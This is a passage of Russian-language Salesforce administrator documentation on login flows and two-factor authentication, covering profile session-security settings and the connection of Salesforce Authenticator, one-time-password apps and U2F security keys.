3. **Коснитесь** — проверьте подлинность с помощью отпечатка пальца или PIN-кода. Готово! Вы вошли в систему.

Несмотря на регистрацию, при отсутствии мобильного устройства можно выполнить вход с помощью имени пользователя и пароля. В случае отключения Salesforce Authenticator от организации Salesforce, имя учетной записи Lightning поддерживаться не будет до подключения Salesforce Authenticator.

Пользователь и администратор могут в любое время отменить регистрацию.

Отмена регистрации пользователя в Lightning

Если пользователь больше не пользуется именем учетной записи Lightning, отмените регистрацию пользователя в Lightning.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя пользователя.
3. Щелкните **«Отменить»** напротив поля «Имя учетной записи `Lightning`» на странице сведений о пользователе.

Пользователи могут сами отменить свою регистрацию. Для этого следует в разделе личных параметров перейти на страницу «Дополнительные сведения о пользователе» и нажать **«Отменить»** рядом с полем «Регистрация `Lightning`».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Отмена регистрации пользователя в Lightning:

- Управление пользователями

Создание потока входа

Рекомендуем использовать облачную версию приложения Flow Designer для создания процесса потока входа и последующего связывания готового потока с профилем.

Перенаправление пользователя, профиль которого связывается с потоком входа, выполняется в рамках процесса проверки подлинности. Окна потока входа внедряются на стандартную страницу входа Salesforce. При выполнении процесса проверки подлинности данным пользователям предоставляется ограниченный доступ к окнам потока входа. После успешной проверки подлинности и завершения потока входа пользователь перенаправляется в организацию. В противном случае, поток может определять явное действие по отмене доступа.

Например, администратор может создать поток входа, применяющий настраиваемую двухфакторную проверку подлинности, для повышения уровня безопасности организации. Подобный поток использует методы Apex для получения контекста сеанса, извлечения IP-адреса пользователя и проверки происхождения запроса. (Чтобы найти или задать диапазон надежных IP-адресов, введите *«Доступ к сети»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Доступ к сети»**.) Если источником запроса является адрес из диапазона надежных IP-адресов, то система Salesforce пропускает поток и разрешает пользователю вход в организацию. В противном случае, система Salesforce инициирует поток, выполняя одно из перечисленных ниже действий.

1. Перенаправление пользователя для входа путем ввода дополнительных регистрационных данных (например, контролируемый по времени разовый пароль).
2. Принудительный выход пользователя.
3. Перенаправление пользователя на страницу, содержащую дополнительные параметры.

При необходимости создайте потоки входа, которые перенаправляют пользователей на настраиваемые страницы (например, формы для сбора дополнительной информации или страницы для просмотра дополнительной информации).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

Создание собственного потока входа

Чтобы создать собственный поток входа, воспользуйтесь указанным ниже процессом.

1. Создайте поток посредством приложения Flow Designer и Apex.

   Например, создайте настраиваемый поток двухфакторной проверки подлинности на основе IP-адресов, предполагающий ввод второго фактора проверки подлинности только пользователями, находящимися вне диапазона надежных IP-адресов корпоративной сети. (Чтобы найти или задать диапазон надежных IP-адресов, введите *«Доступ к сети»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Доступ к сети»**.)

   Прим.: Не рекомендуем задавать диапазоны IP-адресов входа в профиле пользователя. Диапазоны IP-адресов входа, заданные в профиле, полностью ограничивают доступ к организации для пользователей профиля, находящихся вне указанного диапазона, и препятствуют их входу.

   Ниже перечислены обязательные компоненты потока.

   a. Новый класс Apex, который определяет модуль Apex, реализующий интерфейс (`Process.Plugin`) и использующий класс `Auth.SessionManagement`, для доступа к методам и службам контролируемого по времени разового пароля. Новый класс Apex для модуля генерирует контролируемый по времени ключ, содержащий QR-код, для проверки контролируемого по времени разового пароля, введенного пользователем, относительно аналогичного пароля, созданного системой Salesforce.

   b. Элемент «Окно» для сканирования QR-кода.

c. Элемент «Решение» для обработки условий действительности маркера.

При необходимости задайте переменные ввода внутри потока. При использовании указанных ниже имен запущенный поток заполняется соответствующими значениями.

Имя	Описание значения
`LoginFlow_LoginType`	Тип входа, такой как Application, OAuth или SAML
`LoginFlow_IpAddress`	Текущий IP-адрес пользователя.
`LoginFlow_LoginIpAddress`	IP-адрес пользователя, используемый во время входа, который может измениться после проверки подлинности.
`LoginFlow_UserAgent`	Строка агента пользователя, предоставленная обозревателем пользователя.
`LoginFlow_Platform`	Операционная система пользователя.
`LoginFlow_Application`	Приложение, используемое для отправки запросов на проверку подлинности.
`LoginFlow_Community`	Текущее сообщество (если данный поток входа применяется к сообществу).
`LoginFlow_SessionLevel`	Текущий уровень безопасности сеанса (например, «Стандартный» или «Высоконадежный»).
`LoginFlow_UserId`	18-значный код пользователя.

При необходимости назначьте перечисленные ниже предопределенные значения переменных для конкретного поведения потока.

Прим.: Поток загружает данные значения только *после* обновления окна пользовательского интерфейса (нажатие кнопки не инициирует загрузку значений; значения загружаются только при добавлении нового окна в поток).

Имя	Описание значения
`LoginFlow_FinishLocation`	Текстовое значение. Введите строку, определяющую область перехода пользователя после выполнения потока входа. Строка должна содержать допустимый URL-адрес Salesforce (пользователь не может выйти из организации и остаться в потоке) или относительный путь.
`LoginFlow_ForceLogout`	Логическое значение. Назначьте данной переменной значение `true` для немедленного выхода пользователя из системы и закрытия потока.

2. Сохраните поток.
3. Активируйте поток.

4. Свяжите поток входа с профилем.

СМ. ТАКЖЕ:

Настраиваемые потоки входа

https://developer.salesforce.com/page/Login-Flows

Связывание потока входа с профилем

Облачная версия приложения Flow Designer

Связывание потока входа с профилем

Активированный поток входа, созданный посредством приложения Flow Designer, связывается с профилем в вашей организации. Затем пользователи данного профиля перенаправляются в поток входа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Введите *«Потоки входа»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Потоки входа»**.
2. Нажмите кнопку **«Создать»**.
3. При изменении или удалении введите имя для ссылки на связь с потоком входа. Имя не обязательно должно быть уникальным.
4. Выберите поток входа для профиля. Раскрывающийся список содержит все доступные потоки, сохраненные в приложении Flow Designer. Поддерживаются только активные потоки типа «Поток».
5. Выберите пользовательскую лицензию для профиля, к которому нужно подключить поток. В списке профилей отобразятся профили с этой лицензией.
6. Выберите профиль для подключения к потоку входа.
7. Нажмите кнопку **«Сохранить»**.

   Теперь пользователи профиля перенаправляются в поток входа.

После назначения потока входа можно изменять или удалять потоки, перечисленные на данной странице потоков входа.

Можно связать поток входа с одним или несколькими профилями. Тем не менее, профиль может быть связан только с одним потоком входа.

СМ. ТАКЖЕ:

Настраиваемые потоки входа

Создание потока входа

Облачная версия приложения Flow Designer

Настройка двухфакторной проверки подлинности

Администраторы включают двухфакторную проверку подлинности посредством полномочий или параметров профиля. Пользователи регистрируют устройства для двухфакторной проверки подлинности, например мобильные приложения средства проверки подлинности или ключи безопасности U2F, в собственных личных параметрах.

Ниже перечислены способы настройки двухфакторной проверки подлинности.

- Применение при каждом входе. Настройте требования ко входу, которые должны применяться при каждом входе пользователя в систему Salesforce. Можно также включить эту функцию для входов посредством API, что подразумевает использование клиентских приложений, например Data Loader. Дополнительную информацию см. в разделе «Настройка требований ко входу при двухфакторной проверке подлинности» или «Настройка требований ко входу при двухфакторной проверке подлинности для API-доступа».
- Использование ступенчатой проверки подлинности (также называется высоконадежной проверкой подлинности). Иногда двухфакторная проверка подлинности требуется не для каждого входа пользователя в систему, однако определенные ресурсы необходимо защитить. При попытке пользователя работать с подключенным приложением или использовать отчеты Salesforce предложит ему проверить подлинность. Дополнительную информацию см. в подразделе «Уровни безопасности сеанса».
- Используйте политики профиля или параметры сеанса. Сначала в профиле пользователя установите для поля «Затребовать уровень безопасности сеанса при входе в систему» значение **«Высоконадежный»**. Затем настройте уровень безопасности сеанса организации, чтобы применить политику к определенным способам входа. В настройках сеанса организации проверьте уровни безопасности и убедитесь, что в столбце «Высоконадежный» указана двухфакторная проверка подлинности. Дополнительную информацию см. в разделе «Набор требований и настраиваемые политики при входе в систему с двухфакторной проверкой подлинности для единой регистрации, регистрации в социальных сетях и сообществах».

  Внимание: Если двухфакторная проверка подлинности установлена в столбце «Стандартный», будет выдана ошибка при входе с помощью способа, который обеспечивает безопасность стандартного уровня.

- Использование потоков входа. Используйте приложение Flow Designer и профили, позволяющие создавать требования к постпроверке подлинности при входе пользователя, включая настраиваемые процессы двухфакторной проверки подлинности. Дополнительную информацию см. в примерах ниже.
  - Потоки входа
  - Внедрение двухфакторной проверки подлинности на основе SMS
  - Повышение уровня безопасности с помощью двухфакторной проверки подлинности (Salesforce Classic)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Настройка требований к входу при двухфакторной проверке подлинности

Администратору Salesforce может потребоваться, чтобы пользователи использовали второй фактор проверки подлинности при входе в систему.

Установка требований и настраиваемых политик при входе в систему с двухфакторной проверкой подлинности для единой регистрации, регистрации в социальных сетях и сообществ

Используйте политику профиля и параметры сеанса для установки требований входа пользователей в систему с двухфакторной проверкой подлинности. Поддерживаются все методы проверки подлинности в пользовательском интерфейсе Salesforce, в том числе имя пользователя и пароль, выделенная проверка подлинности, единый вход в систему с поддержкой SAML, а также вход через социальные сети через стороннего поставщика проверки подлинности. Пользователь может применять требования двухфакторной проверки подлинности к пользователям в организациях Salesforce и сообществах.

Настройка требований ко входу при двухфакторной проверке подлинности для API-доступа

Администратор Salesforce может назначить полномочие «Двухфакторная проверка подлинности для входов посредством API», позволяющее использовать второй запрос проверки подлинности для API-доступа к системе Salesforce. API-доступ подразумевает использование таких приложений, как Data Loader, а также средств разработчика для настройки организации или создания клиентских приложений.

Подключение Salesforce Authenticator (версия 2 и выше) для проверки подлинности в организации

Приложение Salesforce Authenticator (версия 2 и выше), установленное на мобильном устройстве, представляет собой второй «фактор» проверки. Используйте приложение с целью обеспечения дополнительного уровня безопасности для организации.

Проверка удостоверений с помощью устройства или приложения генератора разовых паролей

Подключите приложение генератора разовых паролей (например, Salesforce Authenticator или Google Authenticator) для проверки удостоверений. Приложение создает код проверки, который также называют «одноразовый пароль с ограниченным сроком действия».

Включение ключей безопасности U2F для проверки подлинности

Администратор Salesforce может позволить пользователям использовать ключ безопасности U2F всякий раз, когда предлагается проверить подлинность, включая двухфакторную проверку подлинности и активации. Вместо использования Salesforce Authenticator или разовых паролей, присылаемых по эл. почте, пользователи вставляют ключ безопасности U2F в USB-порт для выполнения проверки.

Регистрация ключа безопасности U2F для проверки подлинности

Зарегистрируйте ключ безопасности U2F для подключения к учетной записи Salesforce. Это надежная и удобная альтернатива использованию Salesforce Authenticator, разовых паролей, присылаемых по эл. почте, и SMS. Всякий раз, когда предлагается проверить подлинность, включая двухфакторную проверку и активации, пользователь может вставлять ключ безопасности в USB-порт для выполнения проверки.

Отключение Salesforce Authenticator (версии 2 или более поздней) от учетной записи пользователя

Одновременно только одно мобильное приложение Salesforce Authenticator (версии 2 или более поздней) может быть подключено к учетной записи пользователя. Если пользователь утратил доступ к приложению при замене или в случае утери мобильного устройства, отключите приложение от учетной записи пользователя. При следующем входе пользователя с использованием двухфакторной проверки подлинности (если не подключено другое приложение для проверки подлинности) система Salesforce попросит пользователя подключить новое приложение для проверки подлинности.

Отключение пользовательского приложения для создания одноразовых паролей

Кроме Salesforce, Authenticator к учетной записи пользователя может быть подключено только еще одно мобильное приложение средства проверки подлинности для создания проверочных кодов (одноразовых паролей). Если пользователь теряет доступ к приложению при замене или потере мобильного устройства, отключите приложение от учетной записи пользователя. При следующем входе пользователя с помощью двухфакторной проверки подлинности система Salesforce предложит пользователю подключиться к новому приложению средства проверки подлинности, если не подключен какой-либо другой метод проверки подлинности.

Удаление регистрации ключа безопасности пользователя по протоколу U2F

Для учетной записи пользователя Salesforce можно зарегистрировать только один ключ безопасности U2F. Если пользователь сменил или потерял зарегистрированный ключ безопасности, отмените регистрацию из учетной записи пользователя.

Создание временного кода проверки подлинности

Генерировать временный код проверки для пользователей, которые не могут получить доступ к устройству, с которого обычно осуществляется двухфакторная проверка подлинности. Вы настраиваете время истечения действия кода, от 1 до 24 часов после его создания. Код может использоваться несколько раз до его истечения.

Истечение срока действия временного проверочного кода

Истечение временного проверочного кода пользователя, если он больше не нуждается в двухфакторной проверке подлинности

Просмотр способов, с помощью которых пользователи проходят проверку подлинности

Настройте просмотр списка пользователей или проверьте отчет способов проверки подлинности, чтобы узнать, кто пользуется данными способами для проверки подлинности. Создайте настраиваемые отчеты, чтобы выделить шаблоны алгоритмов поведения при проверке подлинности для организации или сообщества.

Делегированное управление задачами двухфакторной проверки подлинности

Позвольте пользователям, не являющимся администраторами Salesforce, предоставить поддержку двухфакторной проверки подлинности в организации. Например, предположим, вы хотите, чтобы служба поддержки компании генерировала временные коды проверки для пользователей, потерявших или забывших устройство, обычно используемое ими для двухфакторной проверки подлинности. Назначьте участникам службы поддержки полномочие «Управление двухфакторной проверкой подлинности в пользовательском интерфейсе», чтобы они могли генерировать коды и поддерживать конечных пользователей другими задачами двухфакторной проверки подлинности.

Настройка требований к входу при двухфакторной проверке подлинности

Администратору Salesforce может потребоваться, чтобы пользователи использовали второй фактор проверки подлинности при входе в систему.

Двухфакторная проверка подлинности может требоваться при каждом входе пользователя в систему Salesforce с помощью имени пользователя и пароля, включая организации с настраиваемыми доменами, которые созданы при помощи функции «Мой домен». Чтобы установить это требование, выберите полномочие «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса» в профиле пользователя (только для клонированных профилей) или набор полномочий.

Пользователи с полномочием «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса» должны предоставлять второй фактор, например мобильное приложение средства проверки подлинности или ключ безопасности U2F, при каждом входе в систему Salesforce.

Также можно использовать политику на основе профиля для установки требования двухфакторной проверки подлинности для пользователей, назначенных конкретному профилю. Используйте политику профиля, если нужно установить двухфакторную проверку подлинности для пользователей следующих методов проверки подлинности:

- SAML для единой регистрации
- Регистрация в организациях или сообществах Salesforce посредством социальных сетей.
- Проверка подлинности имени пользователя и пароля в сообществах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования профилей и наборов полномочий:

- Управление профилями и наборами полномочий

Поддерживаются все методы проверки подлинности в пользовательском интерфейсе Salesforce, в том числе имя пользователя и пароль, делегированная проверка подлинности, единый вход в систему с поддержкой SAML, а также вход посредством социальных сетей через стороннего поставщика проверки подлинности. В профиле пользователя установите для поля «При входе требуется уровень безопасности сеанса» значение **«Высоконадежный»**. Затем настройте уровень безопасности сеанса организации, чтобы применить политику к определенным способам входа. В параметрах сеанса организации также выберите уровни безопасности сеанса, установив в столбце «Высоконадежный» двухфакторную проверку подлинности.

Внимание: Если двухфакторная проверка подлинности установлена в столбце «Стандартный», будет выдана ошибка при входе с помощью способа, который обеспечивает безопасность стандартного уровня.

СМ. ТАКЖЕ:

- Двухфакторная проверка подлинности
- Установка требований и настраиваемых политик при входе в систему с двухфакторной проверкой подлинности для единой регистрации, регистрации в социальных сетях и сообществ
- Подключение Salesforce Authenticator (версия 2 и выше) для проверки подлинности в организации
- Проверка удостоверений с помощью устройства или приложения генератора разовых паролей
- Отключение Salesforce Authenticator (версии 2 или более поздней) от учетной записи пользователя
- Отключение пользовательского приложения для создания одноразовых паролей
- Способы проверки удостоверений
- Настраиваемые потоки входа
- Создание временного кода проверки подлинности
- Истечение срока действия временного проверочного кода
- Делегированное управление задачами двухфакторной проверки подлинности
- Журнал проверки подлинности

Установка требований и настраиваемых политик при входе в систему с двухфакторной проверкой подлинности для единой регистрации, регистрации в социальных сетях и сообществ

Используйте политику профиля и параметры сеанса для установки требований входа пользователей в систему с двухфакторной проверкой подлинности. Поддерживаются все методы проверки подлинности в пользовательском интерфейсе Salesforce, в том числе имя пользователя и пароль, выделенная проверка подлинности, единый вход в систему с поддержкой SAML, а также вход через социальные сети через стороннего поставщика проверки подлинности. Пользователь может применять требования двухфакторной проверки подлинности к пользователям в организациях Salesforce и сообществах.

Для установки требования двухфакторной проверки подлинности пользователей, назначенных определенному профилю, измените параметры профиля «Затребовать уровень безопасности сеанса при входе в систему». Затем настройте уровень безопасности сеанса организации, чтобы применить политику к определенным способам входа.

По умолчанию требование безопасности сеанса при входе в систему для всех профилей — «Нет». В параметрах сеанса профиля можно изменить требование на «Высоконадежный». Если пользователи профиля с таким требованием используют метод входа со стандартным уровнем безопасности вместо высоконадежного, например с именем пользователями и паролем, им будет предложено установить личность методом двухфакторной проверки подлинности. После успешной проверки пользователи входят в систему Salesforce.

Пользователь может менять уровень безопасности, назначив способ входа в систему в параметрах сеанса своей организации.

Пользователи с мобильными устройствами могут воспользоваться мобильным приложением средства проверки подлинности Salesforce или другим приложением для двухфакторной проверки подлинности. Внутренние пользователи могут подключить приложение к организации на странице «Дополнительные сведения о пользователе» в личных параметрах. Если вы установили требование к профилю «Высоконадежный», любому пользователю профиля, который еще не имеет средства проверки подлинности Salesforce или другого приложения, подключенного к его организации, будет предложено подключить приложение до входа в систему. После подключения приложения ему будет предложено использовать приложение для проверки подлинности.

Пользователи с зарегистрированными ключами безопасности U2F могут использовать их для двухфакторной проверки подлинности.

Участникам сообществ с требованием к профилю «Высоконадежный» будет предложено подключить приложение проверки подлинности во время входа в систему.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования профилей и наборов полномочий:

- Управление профилями и наборами полномочий

Для создания проверочного кода:

- «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса»

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. Прокрутите страницу вниз к настройкам сеанса и найдите параметр «Затребовать уровень безопасности сеанса при входе в систему».
4. Нажмите кнопку **«Правка»**.
5. Для параметра «Затребовать уровень безопасности сеанса при входе в систему» выберите **«Высоконадежный»**.
6. Нажмите кнопку **«Сохранить»**.

7. В разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.
8. В уровнях безопасности сеанса проверьте, находится ли двухфакторная проверка подлинности в столбце «Высоконадежный».
   Если двухфакторная проверка подлинности установлена в столбце «Стандартный», будет выдана ошибка при входе с помощью способа, который обеспечивает безопасность стандартного уровня.
9. Прим.: Переместите активацию в столбец «Высоконадежный». С помощью данной настройки пользователи, которые проверяют подлинность из нераспознанного браузера или приложения, устанавливают высоконадежный сеанс. Если активация установлена в столбце «Высоконадежный», пользователи профиля, проверяющие подлинность при входе в систему, не должны проверять подлинность повторно, чтобы удовлетворить требования к безопасности высоконадежного сеанса.

   Сохраните внесенные изменения.

Пример: Пользователь настроил Facebook и LinkedIn как поставщиков проверки подлинности в своем сообществе. Многие из участников сообщества используют вход через социальные сети с именем пользователя и паролем из своих организаций в Facebook или LinkedIn. Пользователь хочет повысить безопасность, требуя, чтобы пользователи сообщества использовали двухфакторную проверку подлинности во время входа в систему с помощью организации в Facebook, а не в LinkedIn. Пользователь меняет профиль «Пользователь клиентского сообщества» и устанавливает «Затребовать уровень безопасности сеанса при входе в систему» на уровень **«Высоконадежный»**. В настройках сеанса вашей организации происходит изменение уровней безопасности сеанса. Пользователь помещает Facebook в столбец «Стандартный». В столбце «Высоконадежный» он размещает двухфакторную проверку подлинности. Пользователь также помещает LinkedIn в столбец «Высоконадежный».

Прим.: Он также может использовать потоки входа для изменения уровня безопасности сеанса пользователя, чтобы инициировать проверку подлинности с определенными условиями. Процедуры входа в систему позволяют создать индивидуальный процесс после прохождения проверки подлинности, отвечающий вашим бизнес-требованиям.

Если пользователи потеряли или забыли устройство, обычно используемое ими для двухфакторной проверки подлинности, можно сгенерировать для них временный код проверки. Вы настраиваете время истечения действия кода, от 1 до 24 часов после его создания. Пользователь может использовать код многократно, до истечения срока его действия. Пользователь имеет право только на один временный код за один раз. Если пользователю нужен новый код, хотя старый еще не истек, вы можете аннулировать старый код, затем создать новый. Пользователи могут аннулировать собственные действующие коды в личных настройках.

Прим.: Требование к профилю «Высоконадежный» применяется к входам в систему посредством пользовательского интерфейса. Требование не распространяется на обмены маркера OAuth. Маркеры обмена OAuth, полученные до того, как установлено требование «Высоконадежный» для профиля, будут доступны для обмена на маркеры доступа, которые действительны для API. Маркеры действительны даже при их получении в стандартном сеансе. Чтобы требовать от пользователей установления высоконадежного сеанса перед получением доступа к API с внешним приложением, сначала отмените существующие маркеры OAuth для пользователей с таким профилем. Затем

установите для профиля требование «Высоконадежный». Пользователи должны входить в систему, используя двухфакторную проверку подлинности, и повторно авторизовать приложение. См. Отмена маркеров OAuth.

СМ. ТАКЖЕ:

- Двухфакторная проверка подлинности
- Настраиваемые потоки входа
- Подключение Salesforce Authenticator (версия 2 и выше) для проверки подлинности в организации
- Проверка удостоверений с помощью устройства или приложения генератора разовых паролей
- Отключение Salesforce Authenticator (версии 2 или более поздней) от учетной записи пользователя
- Отключение пользовательского приложения для создания одноразовых паролей
- Создание временного кода проверки подлинности
- Истечение срока действия временного проверочного кода
- Делегированное управление задачами двухфакторной проверки подлинности
- Истечение срока действия временного проверочного кода

Настройка требований ко входу при двухфакторной проверке подлинности для API-доступа

Администратор Salesforce может назначить полномочие «Двухфакторная проверка подлинности для входов посредством API», позволяющее использовать второй запрос проверки подлинности для API-доступа к системе Salesforce. API-доступ подразумевает использование таких приложений, как Data Loader, а также средств разработчика для настройки организации или создания клиентских приложений.

Полномочие «Двухфакторная проверка подлинности для входов посредством API» может быть включено только при наличии полномочия «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса». Пользователи с такими полномочиями должны выполнить двухфакторную проверку подлинности при входе в систему Salesforce посредством пользовательского интерфейса. Пользователи должны загрузить и установить приложение средства проверки подлинности на свои мобильные устройства и подключить это приложение к своим учетным записям в Salesforce. Затем можно использовать коды проверки (контролируемые по времени разовые пароли или TOTP), полученные от приложения, для двухфакторной проверки подлинности.

СМ. ТАКЖЕ:

- Двухфакторная проверка подлинности
- Проверка удостоверений с помощью устройства или приложения генератора разовых паролей
- Настройка требований к входу при двухфакторной проверке подлинности
- Сброс маркера безопасности
- Журнал проверки подлинности

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional** и **Unlimited**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования полномочий системы в профилях:

- Управление профилями и наборами полномочий

Для включения данной функции:

- Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса

Подключение Salesforce Authenticator (версия 2 и выше) для проверки подлинности в организации

Приложение Salesforce Authenticator (версия 2 и выше), установленное на мобильном устройстве, представляет собой второй «фактор» проверки. Используйте приложение с целью обеспечения дополнительного уровня безопасности для организации.

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

1. Загрузите и установите приложение Salesforce Authenticator версии 2 или выше для используемого мобильного устройства. Для iPhone приложение доступно в App Store. Для устройств Android приложение доступно в Google Play.

   Если на мобильном устройстве установлено приложение Salesforce Authenticator версии 1, обновите его до версии 2 в магазине App Store или Google Play. При обновлении приложения все подключенные организации будут сохранены. Эти учетные записи требуют только ввода кода проверки, который они генерируют, но не получают всплывающих уведомлений и не позволяют выполнять автоматические проверки на основе местоположения. При наличии такой организации у текущего пользователя Salesforce проведите по странице приложения пальцем влево, чтобы удалить логин, прежде чем продолжить работу. Чтобы повторно подключить учетную запись с таким именем пользователя, выполните следующие действия. Переподключение организации обеспечивает доступ к полному функционалу Salesforce Authenticator версии 2: всплывающим уведомлениям, автоматической гелокационной проверке и проверочным кодам.

2. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.

3. Найдите функцию **«Регистрация приложения:Salesforce Authenticator»** и щелкните кнопку **«Подключить»**.

4. Из соображений безопасности, выполните вход в организацию.

5. Откройте приложение средства проверки подлинности Salesforce на своем мобильном устройстве.

   Если приложение запускается впервые, выполняется обзор функционала. Просмотрите обзор или сразу добавьте организацию Salesforce в приложение.

6. Для добавления организации нажмите в приложении **+**.

   Приложение генерирует уникальную фразу из двух слов.

7. Вернувшись в обозреватель, введите фразу в поле «Фраза из двух слов».

8. Щелкните **«Подключить»**.

   Если на мобильном устройстве установлено приложение для создания кодов проверки для организации, вам может быть выслано уведомление. При подключении приложения Salesforce Authenticator версии 2 коды, создаваемые старым приложением, становятся недействительными. С этого момента все коды будут создаваться в приложении Salesforce Authenticator.

9. Приложение Salesforce Authenticator позволяет просматривать сведения о подключаемой организации. Чтобы завершить процесс подключения к учетной записи, коснитесь **«Подключить»** в приложении.

Чтобы обеспечить безопасность организации, мы будет отправлять вам электронное уведомление при каждом добавлении в вашу организацию Salesforce нового способа проверки подлинности пользователя. Пользователь получает сообщение электронной почты при самостоятельном добавлении метода и при его добавлении администратором системы Salesforce от имени пользователя.

Если ваш администратор требует двухфакторной проверки подлинности в целях повышения безопасности входа или получения доступа к отчетам и панелям, вы можете использовать это приложение для проверки подлинности организации.

Если в организации введена двухфакторная проверка, но пользователь не подключил приложение, при следующем входе в систему Salesforce будет выведено сообщение, предлагающее выполнить подключение. Если в организации не применяется двухфакторная проверка, пользователь может подключить приложение в личных настройках.

При подключении приложения вы будете получать уведомление на своем мобильном устройстве при попытке выполнить действие, для которого требуется проверка подлинности. После получения уведомления откройте приложение на мобильном устройстве, проверьте сведения о действии и отправьте ответ с устройства для прохождения проверки. При получении уведомления о несанкционированном действии пользователь может заблокировать действие через приложение. Для заблокированного действия можно установить отметку, чтобы его проверил администратор Salesforce. Кроме того, приложение предоставляет проверочные коды, которые могут использоваться для альтернативной проверки подлинности.

Проверка удостоверений с помощью устройства или приложения генератора разовых паролей

Подключите приложение генератора разовых паролей (например, Salesforce Authenticator или Google Authenticator) для проверки удостоверений. Приложение создает код проверки, который также называют «одноразовый пароль с ограниченным сроком действия».

Если компания требует выполнения двухфакторной проверки подлинности с целью повышения безопасности для входа, получения доступа к связанным приложениям, к отчетам или к панели мониторинга, воспользуйтесь кодом, полученным от приложения. Если пользователь должен использовать двухфакторную проверку подлинности до подключения приложения, пользователю будет предложено подключиться к нему в следующий раз при входе в систему Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

1. Загрузите поддерживаемое вашим типом устройства приложение средства проверки подлинности. При необходимости воспользуйтесь любым приложением средства проверки подлинности, поддерживающим алгоритм контролируемого по времени разового пароля (IETF RFC 6238), например Salesforce Authenticator для iOS, Salesforce Authenticator для Android или Google Authenticator.
2. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
3. Найдите функцию «Регистрация приложения: генератор разовых паролей» и щелкните **«Подключить»**.

   Используйте этот параметр при подключении любого другого приложения проверки подлинности, кроме Salesforce Authenticator. При подключении приложения Salesforce Authenticator этот параметр следует применять, если используется только его функция генератора разовых паролей (без push-уведомлений, доступных в версии 2 или более поздней версии).

   Прим.: Если подключается Salesforce Authenticator и планируется использовать push-уведомления, применяйте параметр «Регистрация приложения: `Salesforce Authenticator`». Этот параметр позволяет использовать как push-уведомления, так и генерацию разовых паролей.

   Для генерации разовых паролей к учетной записи Salesforce можно подключить не более двух приложений средства проверки подлинности: Salesforce Authenticator и еще одно приложение средства проверки подлинности.
4. Из соображений безопасности, выполните вход в организацию.
5. Просканируйте QR-код с помощью приложения средства проверки подлинности на мобильном устройстве.

   В качестве альтернативы нажмите **«Невозможно просканировать QR-код»** в своем обозревателе. Обозреватель отображает ключ безопасности. В приложении средства проверки подлинности введите имя пользователя и отображенный ключ.
6. В системе Salesforce введите код, созданный приложением средства проверки подлинности, в поле «Код проверки».

Приложение средства проверки подлинности генерирует новый код проверки регулярно. Введите текущий код.

7. Щелкните **«Подключить»**.

Чтобы обеспечить безопасность организации, мы будет отправлять вам электронное уведомление при каждом добавлении в вашу организацию Salesforce нового способа проверки подлинности пользователя. Пользователь получает сообщение электронной почты при самостоятельном добавлении метода и при его добавлении администратором системы Salesforce от имени пользователя.

Включение ключей безопасности U2F для проверки подлинности

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional** и **Unlimited**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения ключей безопасности U2F:

- Настройка приложения

  И

  Управление пользователями

